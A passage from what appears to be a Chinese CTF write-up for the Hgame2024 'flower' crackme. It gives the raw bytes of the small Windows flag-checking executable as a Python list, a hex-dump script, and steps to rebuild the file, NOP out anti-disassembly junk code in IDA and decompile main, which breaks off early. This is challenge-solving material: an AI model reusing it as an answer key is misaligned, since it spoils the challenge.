0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0,
0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0,
0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0,
0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0,
0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0,
0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0,
0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0,
0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0,
0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0,
0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0,
0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0,
0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 142, 43, 0,
0, 228, 42, 0, 0, 250, 42, 0, 0, 16, 43, 0, 0, 42, 43, 0, 0, 64, 43, 0, 0, 84,
43, 0, 0, 210, 43, 0, 0, 190, 43, 0, 0, 170, 43, 0, 0, 202, 42, 0, 0, 112, 43,
0, 0, 0, 0, 0, 0, 202, 39, 0, 0, 180, 39, 0, 0, 232, 39, 0, 0, 242, 39, 0, 0, 0,
0, 0, 0, 164, 41, 0, 0, 0, 0, 0, 0, 142, 41, 0, 0, 0, 0, 0, 0, 134, 40, 0, 0, 0,
0, 0, 0, 26, 41, 0, 0, 62, 41, 0, 0, 196, 41, 0, 0, 96, 41, 0, 0, 252, 41, 0, 0,
10, 42, 0, 0, 26, 42, 0, 0, 100, 40, 0, 0, 86, 41, 0, 0, 48, 41, 0, 0, 76, 41,
0, 0, 224, 41, 0, 0, 18, 41, 0, 0, 4, 41, 0, 0, 248, 40, 0, 0, 214, 40, 0, 0,
180, 40, 0, 0, 154, 40, 0, 0, 118, 40, 0, 0, 0, 0, 0, 0, 74, 40, 0, 0, 48, 40,
0, 0, 30, 40, 0, 0, 180, 41, 0, 0, 34, 41, 0, 0, 0, 0, 0, 0, 174, 23, 64, 0, 0,
0, 0, 0, 0, 0, 0, 0, 234, 18, 64, 0, 0, 0, 0, 0, 0, 0, 0, 0, 55, 18, 64, 0, 226,
18, 64, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0,
0, 112, 48, 64, 0, 192, 48, 64, 0, 112, 108, 122, 32, 105, 110, 112, 117, 116,
32, 102, 108, 97, 103, 58, 10, 0, 0, 0, 0, 37, 51, 50, 115, 0, 0, 0, 0, 83, 114,
121, 46, 46, 46, 116, 114, 121, 32, 97, 103, 97, 105, 110, 0, 67, 111, 110, 103,
114, 97, 116, 117, 108, 97, 116, 105, 111, 110, 115, 33, 0, 0, 0, 0, 125, 43,
67, 169, 185, 107, 147, 45, 154, 208, 72, 200, 235, 81, 89, 233, 116, 104, 138,
69, 107, 186, 167, 22, 241, 16, 116, 213, 65, 60, 103, 125, 0, 0, 0, 0, 0, 0, 0,
0, 192, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0,
0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0,
0, 0, 0, 0, 0, 0, 0, 0, 24, 48, 64, 0, 192, 34, 64, 0, 1, 0, 0, 0, 200, 32, 64,
0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 1, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0,
0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0,
0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0,
0, 0, 0, 0, 196, 34, 64, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0,
0, 0, 0, 204, 32, 64, 0, 0, 0, 0, 0, 0, 0, 0, 0, 97, 219, 200, 101, 0, 0, 0, 0,
2, 0, 0, 0, 89, 0, 0, 0, 32, 35, 0, 0, 32, 23, 0, 0, 0, 0, 0, 0, 97, 219, 200,
101, 0, 0, 0, 0, 12, 0, 0, 0, 20, 0, 0, 0, 124, 35, 0, 0, 124, 23, 0, 0, 0, 0,
0, 0, 97, 219, 200, 101, 0, 0, 0, 0, 13, 0, 0, 0, 108, 2, 0, 0, 144, 35, 0, 0,
144, 23, 0, 0, 0, 0, 0, 0, 97, 219, 200, 101, 0, 0, 0, 0, 14, 0, 0, 0, 0, 0, 0,
0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0,
0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 85, 26, 0, 0, 24, 0, 0, 0, 2, 128, 2,
128, 220, 34, 0, 0, 44, 0, 0, 0, 8, 35, 0, 0, 24, 0, 0, 0, 188, 26, 0, 0, 248,
26, 0, 0, 112, 27, 0, 0, 229, 27, 0, 0, 232, 27, 0, 0, 235, 27, 0, 0, 238, 27,
0, 0, 51, 28, 0, 0, 59, 28, 0, 0, 116, 29, 0, 0, 132, 29, 0, 0, 55, 18, 0, 0,
217, 7, 0, 0, 85, 26, 0, 0, 63, 3, 0, 0, 60, 30, 0, 0, 120, 0, 0, 0, 82, 83, 68,
83, 6, 9, 40, 31, 142, 114, 191, 77, 155, 9, 196, 50, 113, 0, 92, 52, 5, 0, 0,
0, 67, 58, 92, 85, 115, 101, 114, 115, 92, 49, 49, 51, 54, 56, 92, 68, 101, 115,
107, 116, 111, 112, 92, 72, 103, 97, 109, 101, 50, 48, 50, 52, 92, 119, 101,
101, 107, 51, 92, 102, 108, 111, 119, 101, 114, 92, 82, 101, 108, 101, 97, 115,
101, 92, 102, 108, 111, 119, 101, 114, 46, 112, 100, 98, 0, 0, 0, 0, 0, 0, 0, 0,
32, 0, 0, 0, 31, 0, 0, 0, 0, 0, 0, 31, 0, 0, 0, 71, 67, 84, 76, 0, 16, 0, 0,
180, 14, 0, 0, 46, 116, 101, 120, 116, 36, 109, 110, 0, 0, 0, 0, 0, 32, 0, 0,
200, 0, 0, 0, 46, 105, 100, 97, 116, 97, 36, 53, 0, 0, 0, 0, 200, 32, 0, 0, 8,
0, 0, 0, 46, 48, 48, 99, 102, 103, 0, 0, 208, 32, 0, 0, 4, 0, 0, 0, 46, 67, 82,
84, 36, 88, 67, 65, 0, 0, 0, 0, 212, 32, 0, 0, 4, 0, 0, 0, 46, 67, 82, 84, 36,
88, 67, 65, 65, 0, 0, 0, 216, 32, 0, 0, 4, 0, 0, 0, 46, 67, 82, 84, 36, 88, 67,
90, 0, 0, 0, 0, 220, 32, 0, 0, 4, 0, 0, 0, 46, 67, 82, 84, 36, 88, 73, 65, 0, 0,
0, 0, 224, 32, 0, 0, 4, 0, 0, 0, 46, 67, 82, 84, 36, 88, 73, 65, 65, 0, 0, 0,
228, 32, 0, 0, 4, 0, 0, 0, 46, 67, 82, 84, 36, 88, 73, 65, 67, 0, 0, 0, 232, 32,
0, 0, 4, 0, 0, 0, 46, 67, 82, 84, 36, 88, 73, 90, 0, 0, 0, 0, 236, 32, 0, 0, 4,
0, 0, 0, 46, 67, 82, 84, 36, 88, 80, 65, 0, 0, 0, 0, 240, 32, 0, 0, 4, 0, 0, 0,
46, 67, 82, 84, 36, 88, 80, 90, 0, 0, 0, 0, 244, 32, 0, 0, 4, 0, 0, 0, 46, 67,
82, 84, 36, 88, 84, 65, 0, 0, 0, 0, 248, 32, 0, 0, 8, 0, 0, 0, 46, 67, 82, 84,
36, 88, 84, 90, 0, 0, 0, 0, 0, 33, 0, 0, 192, 1, 0, 0, 46, 114, 100, 97, 116,
97, 0, 0, 192, 34, 0, 0, 4, 0, 0, 0, 46, 114, 100, 97, 116, 97, 36, 115, 120,
100, 97, 116, 97, 0, 0, 0, 196, 34, 0, 0, 92, 0, 0, 0, 46, 114, 100, 97, 116,
97, 36, 118, 111, 108, 116, 109, 100, 0, 0, 0, 32, 35, 0, 0, 220, 2, 0, 0, 46,
114, 100, 97, 116, 97, 36, 122, 122, 122, 100, 98, 103, 0, 0, 0, 252, 37, 0, 0,
4, 0, 0, 0, 46, 114, 116, 99, 36, 73, 65, 65, 0, 0, 0, 0, 0, 38, 0, 0, 4, 0, 0,
0, 46, 114, 116, 99, 36, 73, 90, 90, 0, 0, 0, 0, 4, 38, 0, 0, 4, 0, 0, 0, 46,
114, 116, 99, 36, 84, 65, 65, 0, 0, 0, 0, 8, 38, 0, 0, 8, 0, 0, 0, 46, 114, 116,
99, 36, 84, 90, 90, 0, 0, 0, 0, 16, 38, 0, 0, 60, 0, 0, 0, 46, 120, 100, 97,
116, 97, 36, 120, 0, 0, 0, 0, 76, 38, 0, 0, 140, 0, 0, 0, 46, 105, 100, 97, 116,
97, 36, 50, 0, 0, 0, 0, 216, 38, 0, 0, 20, 0, 0, 0, 46, 105, 100, 97, 116, 97,
36, 51, 0, 0, 0, 0, 236, 38, 0, 0, 200, 0, 0, 0, 46, 105, 100, 97, 116, 97, 36,
52, 0, 0, 0, 0, 180, 39, 0, 0, 64, 4, 0, 0, 46, 105, 100, 97, 116, 97, 36, 54,
0, 0, 0, 0, 0, 48, 0, 0, 48, 0, 0, 0, 46, 100, 97, 116, 97, 0, 0, 0, 48, 48, 0,
0, 152, 4, 0, 0, 46, 98, 115, 115, 0, 0, 0, 0, 0, 64, 0, 0, 96, 0, 0, 0, 46,
114, 115, 114, 99, 36, 48, 49, 0, 0, 0, 0, 96, 64, 0, 0, 128, 1, 0, 0, 46, 114,
115, 114, 99, 36, 48, 50, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0,
0, 0, 0, 0, 0, 0, 254, 255, 255, 255, 0, 0, 0, 0, 204, 255, 255, 255, 0, 0, 0,
0, 254, 255, 255, 255, 35, 20, 64, 0, 55, 20, 64, 0, 0, 0, 0, 0, 254, 255, 255,
255, 0, 0, 0, 0, 216, 255, 255, 255, 0, 0, 0, 0, 254, 255, 255, 255, 35, 22, 64,
0, 54, 22, 64, 0, 32, 39, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 12, 40, 0, 0, 52, 32, 0,
0, 156, 39, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 38, 42, 0, 0, 176, 32, 0, 0, 76, 39,
0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 70, 42, 0, 0, 96, 32, 0, 0, 68, 39, 0, 0, 0, 0, 0,
0, 0, 0, 0, 0, 104, 42, 0, 0, 88, 32, 0, 0, 60, 39, 0, 0, 0, 0, 0, 0, 0, 0, 0,
0, 136, 42, 0, 0, 80, 32, 0, 0, 52, 39, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 170, 42,
0, 0, 72, 32, 0, 0, 236, 38, 0, 0, 0, 0, 0, 0, 0, 0, 0, 230, 43, 0, 0, 0, 32,
0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 142, 43, 0, 0,
228, 42, 0, 0, 250, 42, 0, 0, 16, 43, 0, 0, 42, 43, 0, 0, 64, 43, 0, 0, 84, 43,
0, 0, 210, 43, 0, 0, 190, 43, 0, 0, 170, 43, 0, 0, 202, 42, 0, 0, 112, 43, 0, 0,
0, 0, 0, 0, 202, 39, 0, 0, 180, 39, 0, 0, 232, 39, 0, 0, 242, 39, 0, 0, 0, 0, 0,
0, 164, 41, 0, 0, 0, 0, 0, 0, 142, 41, 0, 0, 0, 0, 0, 0, 134, 40, 0, 0, 0, 0, 0,
0, 26, 41, 0, 0, 62, 41, 0, 0, 196, 41, 0, 0, 96, 41, 0, 0, 252, 41, 0, 0, 10,
42, 0, 0, 26, 42, 0, 0, 100, 40, 0, 0, 86, 41, 0, 0, 48, 41, 0, 0, 76, 41, 0, 0,
224, 41, 0, 0, 18, 41, 0, 0, 4, 41, 0, 0, 248, 40, 0, 0, 214, 40, 0, 0, 180, 40,
0, 0, 154, 40, 0, 0, 118, 40, 0, 0, 0, 0, 0, 0, 74, 40, 0, 0, 48, 40, 0, 0, 30,
40, 0, 0, 180, 41, 0, 0, 34, 41, 0, 0, 0, 0, 0, 0, 28, 0, 95, 95, 99, 117, 114,
114, 101, 110, 116, 95, 101, 120, 99, 101, 112, 116, 105, 111, 110, 0, 29, 0,
95, 95, 99, 117, 114, 114, 101, 110, 116, 95, 101, 120, 99, 101, 112, 116, 105,
111, 110, 95, 99, 111, 110, 116, 101, 120, 116, 0, 72, 0, 109, 101, 109, 115,
101, 116, 0, 0, 53, 0, 95, 101, 120, 99, 101, 112, 116, 95, 104, 97, 110, 100,
108, 101, 114, 52, 95, 99, 111, 109, 109, 111, 110, 0, 86, 67, 82, 85, 78, 84,
73, 77, 69, 49, 52, 48, 46, 100, 108, 108, 0, 0, 0, 0, 95, 95, 97, 99, 114, 116,
95, 105, 111, 98, 95, 102, 117, 110, 99, 0, 3, 0, 95, 95, 115, 116, 100, 105,
111, 95, 99, 111, 109, 109, 111, 110, 95, 118, 102, 112, 114, 105, 110, 116,
102, 0, 6, 0, 95, 95, 115, 116, 100, 105, 111, 95, 99, 111, 109, 109, 111, 110,
95, 118, 102, 115, 99, 97, 110, 102, 0, 0, 66, 0, 95, 115, 101, 104, 95, 102,
105, 108, 116, 101, 114, 95, 101, 120, 101, 0, 68, 0, 95, 115, 101, 116, 95, 97,
112, 112, 95, 116, 121, 112, 101, 0, 46, 0, 95, 95, 115, 101, 116, 117, 115,
101, 114, 109, 97, 116, 104, 101, 114, 114, 0, 0, 25, 0, 95, 99, 111, 110, 102,
105, 103, 117, 114, 101, 95, 110, 97, 114, 114, 111, 119, 95, 97, 114, 103, 118,
0, 0, 53, 0, 95, 105, 110, 105, 116, 105, 97, 108, 105, 122, 101, 95, 110, 97,
114, 114, 111, 119, 95, 101, 110, 118, 105, 114, 111, 110, 109, 101, 110, 116,
0, 0, 42, 0, 95, 103, 101, 116, 95, 105, 110, 105, 116, 105, 97, 108, 95, 110,
97, 114, 114, 111, 119, 95, 101, 110, 118, 105, 114, 111, 110, 109, 101, 110,
116, 0, 56, 0, 95, 105, 110, 105, 116, 116, 101, 114, 109, 0, 57, 0, 95, 105,
110, 105, 116, 116, 101, 114, 109, 95, 101, 0, 88, 0, 101, 120, 105, 116, 0, 0,
37, 0, 95, 101, 120, 105, 116, 0, 84, 0, 95, 115, 101, 116, 95, 102, 109, 111,
100, 101, 0, 0, 5, 0, 95, 95, 112, 95, 95, 95, 97, 114, 103, 99, 0, 0, 6, 0, 95,
95, 112, 95, 95, 95, 97, 114, 103, 118, 0, 0, 23, 0, 95, 99, 101, 120, 105, 116,
0, 0, 22, 0, 95, 99, 95, 101, 120, 105, 116, 0, 63, 0, 95, 114, 101, 103, 105,
115, 116, 101, 114, 95, 116, 104, 114, 101, 97, 100, 95, 108, 111, 99, 97, 108,
95, 101, 120, 101, 95, 97, 116, 101, 120, 105, 116, 95, 99, 97, 108, 108, 98,
97, 99, 107, 0, 0, 8, 0, 95, 99, 111, 110, 102, 105, 103, 116, 104, 114, 101,
97, 100, 108, 111, 99, 97, 108, 101, 0, 22, 0, 95, 115, 101, 116, 95, 110, 101,
119, 95, 109, 111, 100, 101, 0, 1, 0, 95, 95, 112, 95, 95, 99, 111, 109, 109,
111, 100, 101, 0, 0, 54, 0, 95, 105, 110, 105, 116, 105, 97, 108, 105, 122, 101,
95, 111, 110, 101, 120, 105, 116, 95, 116, 97, 98, 108, 101, 0, 0, 62, 0, 95,
114, 101, 103, 105, 115, 116, 101, 114, 95, 111, 110, 101, 120, 105, 116, 95,
102, 117, 110, 99, 116, 105, 111, 110, 0, 31, 0, 95, 99, 114, 116, 95, 97, 116,
101, 120, 105, 116, 0, 29, 0, 95, 99, 111, 110, 116, 114, 111, 108, 102, 112,
95, 115, 0, 0, 106, 0, 116, 101, 114, 109, 105, 110, 97, 116, 101, 0, 97, 112,
105, 45, 109, 115, 45, 119, 105, 110, 45, 99, 114, 116, 45, 115, 116, 100, 105,
111, 45, 108, 49, 45, 49, 45, 48, 46, 100, 108, 108, 0, 97, 112, 105, 45, 109,
115, 45, 119, 105, 110, 45, 99, 114, 116, 45, 114, 117, 110, 116, 105, 109, 101,
45, 108, 49, 45, 49, 45, 48, 46, 100, 108, 108, 0, 97, 112, 105, 45, 109, 115,
45, 119, 105, 110, 45, 99, 114, 116, 45, 109, 97, 116, 104, 45, 108, 49, 45, 49,
45, 48, 46, 100, 108, 108, 0, 0, 97, 112, 105, 45, 109, 115, 45, 119, 105, 110,
45, 99, 114, 116, 45, 108, 111, 99, 97, 108, 101, 45, 108, 49, 45, 49, 45, 48,
46, 100, 108, 108, 0, 0, 97, 112, 105, 45, 109, 115, 45, 119, 105, 110, 45, 99,
114, 116, 45, 104, 101, 97, 112, 45, 108, 49, 45, 49, 45, 48, 46, 100, 108, 108,
0, 0, 97, 4, 81, 117, 101, 114, 121, 80, 101, 114, 102, 111, 114, 109, 97, 110,
99, 101, 67, 111, 117, 110, 116, 101, 114, 0, 37, 2, 71, 101, 116, 67, 117, 114,
114, 101, 110, 116, 80, 114, 111, 99, 101, 115, 115, 73, 100, 0, 41, 2, 71, 101,
116, 67, 117, 114, 114, 101, 110, 116, 84, 104, 114, 101, 97, 100, 73, 100, 0,
0, 250, 2, 71, 101, 116, 83, 121, 115, 116, 101, 109, 84, 105, 109, 101, 65,
115, 70, 105, 108, 101, 84, 105, 109, 101, 0, 120, 3, 73, 110, 105, 116, 105,
97, 108, 105, 122, 101, 83, 76, 105, 115, 116, 72, 101, 97, 100, 0, 148, 3, 73,
115, 68, 101, 98, 117, 103, 103, 101, 114, 80, 114, 101, 115, 101, 110, 116, 0,
199, 5, 85, 110, 104, 97, 110, 100, 108, 101, 100, 69, 120, 99, 101, 112, 116,
105, 111, 110, 70, 105, 108, 116, 101, 114, 0, 0, 135, 5, 83, 101, 116, 85, 110,
104, 97, 110, 100, 108, 101, 100, 69, 120, 99, 101, 112, 116, 105, 111, 110, 70,
105, 108, 116, 101, 114, 0, 155, 3, 73, 115, 80, 114, 111, 99, 101, 115, 115,
111, 114, 70, 101, 97, 116, 117, 114, 101, 80, 114, 101, 115, 101, 110, 116, 0,
134, 2, 71, 101, 116, 77, 111, 100, 117, 108, 101, 72, 97, 110, 100, 108, 101,
87, 0, 0, 36, 2, 71, 101, 116, 67, 117, 114, 114, 101, 110, 116, 80, 114, 111,
99, 101, 115, 115, 0, 166, 5, 84, 101, 114, 109, 105, 110, 97, 116, 101, 80,
114, 111, 99, 101, 115, 115, 0, 0, 75, 69, 82, 78, 69, 76, 51, 50, 46, 100, 108,
108, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 255, 255, 255, 255, 1, 0, 0, 0,
0, 0, 0, 0, 0, 0, 0, 0, 1, 0, 0, 0, 177, 25, 191, 68, 78, 230, 64, 187, 1, 0, 0,
0, 100, 101, 97, 100, 98, 101, 101, 102, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0,
0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0,
0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0,
0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0,
0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0,
0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0,
0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0,
0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0,
0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0,
0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0,
0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0,
0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0,
0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0,
0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0,
0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0,
0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0,
0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0,
0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 1, 0, 24, 0, 0, 0, 24, 0, 0, 128, 0,
0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 1, 0, 1, 0, 0, 0, 48, 0, 0, 128, 0, 0, 0,
0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 1, 0, 9, 4, 0, 0, 72, 0, 0, 0, 96, 64, 0, 0,
125, 1, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 60, 63, 120, 109,
108, 32, 118, 101, 114, 115, 105, 111, 110, 61, 39, 49, 46, 48, 39, 32, 101,
110, 99, 111, 100, 105, 110, 103, 61, 39, 85, 84, 70, 45, 56, 39, 32, 115, 116,
97, 110, 100, 97, 108, 111, 110, 101, 61, 39, 121, 101, 115, 39, 63, 62, 13, 10,
60, 97, 115, 115, 101, 109, 98, 108, 121, 32, 120, 109, 108, 110, 115, 61, 39,
117, 114, 110, 58, 115, 99, 104, 101, 109, 97, 115, 45, 109, 105, 99, 114, 111,
115, 111, 102, 116, 45, 99, 111, 109, 58, 97, 115, 109, 46, 118, 49, 39, 32,
109, 97, 110, 105, 102, 101, 115, 116, 86, 101, 114, 115, 105, 111, 110, 61, 39,
49, 46, 48, 39, 62, 13, 10, 32, 32, 60, 116, 114, 117, 115, 116, 73, 110, 102,
111, 32, 120, 109, 108, 110, 115, 61, 34, 117, 114, 110, 58, 115, 99, 104, 101,
109, 97, 115, 45, 109, 105, 99, 114, 111, 115, 111, 102, 116, 45, 99, 111, 109,
58, 97, 115, 109, 46, 118, 51, 34, 62, 13, 10, 32, 32, 32, 32, 60, 115, 101, 99,
117, 114, 105, 116, 121, 62, 13, 10, 32, 32, 32, 32, 32, 32, 60, 114, 101, 113,
117, 101, 115, 116, 101, 100, 80, 114, 105, 118, 105, 108, 101, 103, 101, 115,
62, 13, 10, 32, 32, 32, 32, 32, 32, 32, 32, 60, 114, 101, 113, 117, 101, 115,
116, 101, 100, 69, 120, 101, 99, 117, 116, 105, 111, 110, 76, 101, 118, 101,
108, 32, 108, 101, 118, 101, 108, 61, 39, 97, 115, 73, 110, 118, 111, 107, 101,
114, 39, 32, 117, 105, 65, 99, 99, 101, 115, 115, 61, 39, 102, 97, 108, 115,
101, 39, 32, 47, 62, 13, 10, 32, 32, 32, 32, 32, 32, 60, 47, 114, 101, 113, 117,
101, 115, 116, 101, 100, 80, 114, 105, 118, 105, 108, 101, 103, 101, 115, 62,
13, 10, 32, 32, 32, 32, 60, 47, 115, 101, 99, 117, 114, 105, 116, 121, 62, 13,
10, 32, 32, 60, 47, 116, 114, 117, 115, 116, 73, 110, 102, 111, 62, 13, 10, 60,
47, 97, 115, 115, 101, 109, 98, 108, 121, 62, 13, 10, 0, 0, 0, 0, 0, 0, 0, 0, 0,
0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0,
16, 0, 0, 96, 1, 0, 0, 1, 48, 7, 48, 23, 48, 48, 48, 69, 48, 94, 48, 154, 48,
166, 48, 197, 48, 233, 48, 239, 48, 246, 48, 58, 49, 85, 49, 91, 49, 97, 49,
102, 49, 109, 49, 124, 49, 157, 49, 169, 49, 174, 49, 186, 49, 220, 49, 252, 49,
2, 50, 20, 50, 38, 50, 111, 50, 152, 50, 255, 50, 42, 51, 63, 51, 68, 51, 73,
51, 106, 51, 111, 51, 124, 51, 182, 51, 221, 52, 9, 53, 60, 53, 98, 53, 113, 53,
136, 53, 142, 53, 148, 53, 154, 53, 160, 53, 166, 53, 172, 53, 193, 53, 214, 53,
221, 53, 227, 53, 245, 53, 255, 53, 103, 54, 116, 54, 156, 54, 174, 54, 237, 54,
252, 54, 5, 55, 18, 55, 40, 55, 98, 55, 107, 55, 127, 55, 133, 55, 210, 55, 219,
55, 225, 55, 244, 55, 192, 56, 224, 56, 234, 56, 10, 57, 73, 57, 79, 57, 172,
57, 181, 57, 186, 57, 205, 57, 225, 57, 230, 57, 249, 57, 17, 58, 46, 58, 112,
58, 117, 58, 137, 58, 147, 58, 156, 58, 69, 59, 78, 59, 86, 59, 146, 59, 156,
59, 165, 59, 174, 59, 195, 59, 204, 59, 251, 59, 4, 60, 13, 60, 27, 60, 36, 60,
70, 60, 77, 60, 92, 60, 102, 60, 121, 60, 130, 60, 141, 60, 148, 60, 167, 60,
181, 60, 187, 60, 193, 60, 199, 60, 205, 60, 211, 60, 218, 60, 225, 60, 232, 60,
239, 60, 246, 60, 253, 60, 4, 61, 12, 61, 20, 61, 28, 61, 40, 61, 49, 61, 54,
61, 60, 61, 70, 61, 80, 61, 96, 61, 112, 61, 128, 61, 137, 61, 150, 61, 156, 61,
162, 61, 168, 61, 174, 61, 180, 61, 186, 61, 192, 61, 198, 61, 204, 61, 210, 61,
216, 61, 222, 61, 228, 61, 234, 61, 240, 61, 246, 61, 252, 61, 2, 62, 8, 62, 14,
62, 20, 62, 26, 62, 32, 62, 38, 62, 44, 62, 50, 62, 56, 62, 66, 62, 0, 32, 0, 0,
40, 0, 0, 0, 200, 48, 212, 48, 224, 48, 228, 48, 0, 49, 4, 49, 172, 49, 176, 49,
184, 49, 16, 50, 40, 50, 36, 54, 40, 54, 68, 54, 72, 54, 0, 0, 0, 0, 0, 0, 0, 0,
0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0,
0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0,
0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0,
0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0,
0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0,
0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0]
for i in aa:
  print(hex(i)[2:].zfill(2),end='')
```

复制到010,保存为exe文件，打开提示输入flag，ida打开开，有花指令，nop掉，f5出来代码如下

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  int v3; // ecx
  char v5; // [esp+4h] [ebp-10h]
  char v6; // [esp+4h] [ebp-10h]

  sub_40100C("plz input flag:\n", v5);
  sub_40103A("%32s", byte_403490);
